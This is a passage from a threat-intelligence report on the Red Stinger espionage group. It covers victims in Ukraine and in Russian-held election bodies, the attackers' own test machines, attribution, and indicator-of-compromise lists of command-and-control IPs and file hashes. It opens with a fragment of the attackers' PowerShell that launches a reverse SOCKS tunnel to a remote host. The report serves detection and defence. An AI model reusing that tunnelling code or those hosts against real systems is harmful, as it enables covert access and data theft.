    #$proxy_block=[scriptblock]::Create("$ExecutablePath -connect $ReverseSocket -proxy $proxy -proxytimeout $timeout -pass $Pass -useragent ""$UserAg"" -recn 5 -rect 30")

    start-job -ScriptBlock $no_proxy_block
    #start-job -ScriptBlock $proxy_block
    Start-Sleep -Second 2;


}
else
{
    write "$ExecutablePath not found"
}
```


StartRevSocks

After that, by using some of the tooling analyzed by Kaspersky, the exfiltration phase starts.

Victimology

OP#4

As this operation happened before our investigation started, we cannot determine how many victims were infected. However, at the time we began monitoring, we still had information about two victims. Surprisingly, these two victims were located in central Ukraine. This is interesting because all the information had previously pointed to East Ukraine, where the Donbass region is located.



Map of Ukraine, where known targets in OP#4 were highlighted

One of the victims was a military target, but the activity on this target was only carried out for a few hours. We have reason to believe that the user noticed something wrong, and executed an antimalware solution shortly after being infected, which likely detected and cleaned the system.

As far as we know, attackers managed to exfiltrate on this target several screenshots, microphone recordings and some office documents.

The other victim we found was located in Vinnitsya. Target was an officer working in critical infrastructure. Attackers made a great and long surveillance of this victim, which extended until Jan 2023. They have exfiltrated screenshots, microphone and office documents, but also keystrokes were uploaded.

OP#5

With the victimology shared in OP#4, we may think that this was a group targeting only UA-aligned entities. However, the analysis of OP#5 revealed an interesting fact: it mainly targeted RU-aligned entities.


REFERENDUM TARGETS

OP#5 started in September 2022. Back in those days, Russia made referendums at Luhansk, Donetsk, Zaporizhzhia and Kherson. While that was happening, Red Stinger targeted and made surveillance to officers and individuals involved in those elections.

Two victims attacked in OP#5 were workers at Yasinovataya Administration (Donetsk). Another victim was also part of DPR administration, in Port Mariupol. All of them were performing different activities regarding elections. We also have found one victim holding the advisor position from CEC (Central Election Commission). According to Wikipedia, “The Central Election Commission of the Russian Federation (Russian: Центральная избирательная комиссия Российской Федерации, abbr. ЦИК, also Центризбирком) is the superior power body responsible for conducting federal elections and overseeing local elections in the Russian Federation”.

Central Election Commission of the Russian Federation (CIK) stamp

Regarding CEC, we had seen another victim codenamed CIK_03D502E0. CIK is also another term that could refer to CEC. Attackers showed great interest in this one, as this victim was one of the only ones with its own name (some were just identified by using a drive ID). Also, USB drives from that victim were uploaded. Next image shows a small fraction of filenames exfiltrated by the attackers. To clarify, ТИК probably stands for TEC (Territorial Election Commision).




```
│   │   └── ТИК 9.xlsx
│   ├── ТИК [redacted].xlsx
│   ├── ТИК [redacted].xlsx
│   └── ТИК [redacted].xlsx
├── ТИКУИК_[redacted].xlsx
├── тик уик [redacted]docx
├── уик 111
│   ├── ТИК 19 [redacted]xlsx
│   ├── ТИК 21 [redacted]lsx
│   ├── ТИК 22 [redacted].xlsx
│   ├── ТИК 23 [redacted]xlsx
│   ├── ТИК 24 [redacted]lsx
│   ├── ТИК 25 [redacted].xlsx
│   ├── ТИК 26 [redacted].xlsx
│   ├── ТИК 27 [redacted]xlsx
│   ├── ТИК 28 [redacted]lsx
│   ├── ТИК 29 [redacted]lsx
│   └── ТИК 30 [redacted]xlsx
[redacted]

177 directories, 3052 files
CIK_03D502E0/R/USB/kmn$
```

Detail of exfiltrated USB from CIK_03D502E0

Reconnaissance phase also revealed some nice info. DNS records obtained from another victim showed mail.gorod-donetsk.org, pop.gorod-donetsk.org, which could suggest that the victim was part of DPR administration.

From that same victim, those DNS records revealed connections against xn--j1ab.xn--b1adbccegehv4ahbyd6o2c.xn--p1ai (лк[.]лидерывозрождения[.]рф) translate Revival Leaders. That website was created "in behalf of Putin", and is a contest to find potential leaders and fill out positions at Kherson, Zaporozhye, DPR and Lugansk. It is unclear which positions will be filled by that, but winners were promised to get 1.000.000 rubles for a personally chosen training program in the Russian Federation.



лк[.]лидерывозрождения[.]рф webpage photo


OTHER VICTIMS

In addition to the victims involved in the September referendums, we also identified two other victims that did not seem to be related to the elections. One of them appeared to be related to the transportation ministry or equivalent, codenamed by the attackers as ZhdDor, which could be translated as "railroad." We also found additional data that suggested that the attackers could be interested in transportation.

Furthermore, we discovered that a library in Vinnitsya was infected in OP#5. Although this victim was UA-aligned, we do not understand why it was a target, especially since it was the only UA entity targeted in OP#5. However, it is worth noting that in OP#4, an entity located in Vinnitsya was also targeted.


EASTERN EGG

Finally, we have 2 victims named TstSCR and TstVM. It turns out that attackers, at some point, infected their own machines in order to carry out some testing, or by mistake.




Exfiltrated screenshot showing one of the attacker's machine

This first image is a good example of that. First of all, we noticed that the keyboard language was set to ENG, which is unexpected. This may suggest that the group was composed of native English speakers. However, we find it strange because of the way they named the project folder (internet_WORK). We cannot be certain, but we believe that no native speaker would use that naming convention.



Exfiltrated screenshot showing one of the attacker's machine while debugging Overall.exe

This second image is also nice to show. As you may notice, this is the source code of the file Overall.exe (reported by researchers), while being debugged. Also, some of the victim folders we named in this report are shown as part of the sources.



Exfiltrated screenshot showing one of the attacker's machine. Some internal paths were shown in that screenshot.

For the account TstVM we choose this screenshot. In this case, attackers were developing a tool they use to tunnel victim communications. It can be seen (redacted) how source code reveals external IP addresses used by them, as some internal ones, naming for machines that we have not redacted and even passwords.

Analysis of these machines also revealed the usage of the application AdvOr, used for tunneling communications through TOR.

Attribution

In this case, attributing the attack to a specific country is not an easy task. Any of the involved countries or aligned groups could be responsible, as some victims were aligned with Russia, and others were aligned with Ukraine.

What is clear is that the principal motive of the attack was surveillance and data gathering. The attackers used different layers of protection, had an extensive toolset for their victims, and the attack was clearly targeted at specific entities. Perhaps in the future, further events or additional activity from the group can shed light on the matter.

Indicators of Compromise

OP#1

Type	SHA256
Host	91[.]234.33.185
LNK	41589c4e712690af11f6d12efc6cca2d584a53142782e5f2c677b4e980fae5bd
MSI	C68ce59f73c3d5546d500a296922d955ccc57c82b16ce4bd245ca93de3e32366
DLL	9e73dacedf847410dd4a0caa6aac83d31f848768336514335d4872d0fde28202
DLL	B6491d99d7193499a320bf6ad638146193af2ced6128afe8af3666a828f1b900
	B2c2b232bc63c8feb22b689e44ce2fb5bf85f228fef665f2f1517e542e9906c6
	A924dd46b6793ec82e1f32e3fb4215295e21c61eaafc7995cb08c20c5fbadc47

OP#2

Type	SHA256
Host	91[.]234.33.108
ZIP	301e819008e19b9803ad8b75ecede9ecfa5b11a3ecd8df0316914588b95371c8
LNK	D956f2bf75d2fe9bf0d7c319b22a834976f1786b09ff1bba0d2e26c771b19ca2
DLL	9a6d4ac64fa6645c58a19b8c8795a8cb586b82f6a77aaf8f06eb83ba1f1390e8

	2643B38BDAD89168BAEA4226DD6496B91ED283330B2C5D8CA134BEFA796E0F34
	1FA2B3315FB2A12E65FD5258D1395597101F225E7BC204F672BCF253C82AEA55

OP#3

Type	SHA256
Host	185[.]230.90.163

OP#4

Type	SHA256
Host	45[.]154.116.147
Host	176[.]114.9.192
MSI	2ac977e6883405e68671d523eab41fe4162b0a20fac259b201ac460a691d3f79
PowerShell	78634be886ccb3949c8e5b8f0893cff32c474a466e4d4ceba35ba05c3d373bff
	F7437b4b011e57394c264ed42bb46ad6f2c6899f9ca62f507bebbff29f2a3d3f
	Dfc1e73685d3f11a3c64a50bb0235329638071931 69d185584f287aa8ce22a8b
EXE	Ce9af73be2981c874b37b767873fa4d47219810e2672bf7e0b5af8c865448069
	Fbe650223893284282e0be8f7719b554ff7a1d9fbbc72d3e17a47a9a1ceb6231
	Dfa442780702863bf5c71af0c475743eef754743c3d0336ff8c5032a30f30dc0
	12f16409b6191e3b2c5fd874cca5010711347d28900c108506dbc7f4d403c365

OP#5

Type	SHA256
Host	185[.]166.217.184
ZIP	961c52567232c1f98c04b1e605c34b0309ff280afe01e1a31384589e30eccf05
LNK	Fb48b9102388620bb02d1a47297ba101f755632f9a421d09e9ab419cbeb65db8
MSI	9c16cf1f962bf736e3d6fb9ec3a37bb6f92c5f6cb1886d4332694ccc94735de8
VBS	78634be886ccb3949c8e5b8f0893cff32c474a466e4d4ceba35ba05c3d373bff
MSI	4808815cb03b5f31841c74755897b65ed03e56dbddbe0d1fed06af3710f32d51
ZIP	22bb73e97b01be2e11d741f3f4852380b3dae91d9ac511f33de8877a9e7c0534
LNK	C75d905cd7826182505c15d39ebe952dca5b4c80fb62b8f7283fa09d7f51c815
	F405a26904d2f6aaf4ff5f24dc345a24751d13b691a0bf17ba8c94f08ebb8b5b
	Aa0e722832b1a039c96fd9ff169df8f48419f48e1dacf88633a5c561e6db0ba5
	8aa19e3654f6c26b6c564a8103781174abc540384b20f645e87531c754814cf1
	0e4b133fe7562fe5a65a8b7463f0c4f69d951f18d351cafe44e5cae393392057
EXE	Bc93ef8e20f2a9a8799934d629fe494d5d82ea49e06ed8fb00ea6cc2e96f407e
EXE	82e4b4fddf5ea7b7c846d44bcc24d75edcec5726dfa5b81b9f43387a1fc1922a
	332f6e99403841998f950ce2543b4a54c78aace2a2e1901b08917f63c7faa2f4
EXE	052309916380ef609cacb7bafbd71dc54b57f72910dca9e5f0419204dba3841d
EXE	D6b5f48d4e94207a5a192c1784f9f121b59311bfd6a5e94be7c55b0108c4ed93
EXE	4a5f9f62ef8dfae47b164a4d46d242a19a11061284325e560df22b4da44bb97d
EXE	70801ef4f485ba4eb8a76da0d50fc53563d82fdf37951b421b3ae864a04ccd1c